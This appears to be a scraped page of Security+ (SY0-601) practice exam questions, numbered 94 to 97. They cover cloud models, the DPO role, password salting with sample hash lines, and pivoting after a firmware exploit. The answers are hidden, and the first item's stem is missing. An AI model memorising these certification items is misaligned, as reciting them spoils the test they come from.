
A. SaaS

B. IaaS

C. PaaS

D. SDN

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 94

Topic #: 1

[All SY0-601 Questions]

Which of the following employee roles is responsible for protecting an organization's collected personal information?


A. CTO

B. DPO

C. CEO

D. DBA

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 95

Topic #: 1

[All SY0-601 Questions]

Against the recommendation of the IT security analyst, a company set all user passwords on a server as `P@55w0rD`. Upon review of the /etc/passwd file, an attacker found the following: alice:a8df3b6c4fd75f0617431fd248f35191df8d237f bob:2d250c5b2976b03d757f324ebd59340df96aa05e chris:ea981ec3285421d014108089f3f3f997ce0f4150

Which of the following BEST explains why the encrypted passwords do not match?


A. Perfect forward secrecy

B. Key stretching

C. Salting

D. Hashing

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 96
Topic #: 1
[All SY0-601 Questions]


After gaining access to a dual-homed (i.e., wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset. This technique is an example of:

A. privilege escalation.

B. footprinting.

C. persistence.

D. pivoting.



Actual exam question from CompTIA's SY0-601

Question #: 97

Topic #: 1

[All SY0-601 Questions]

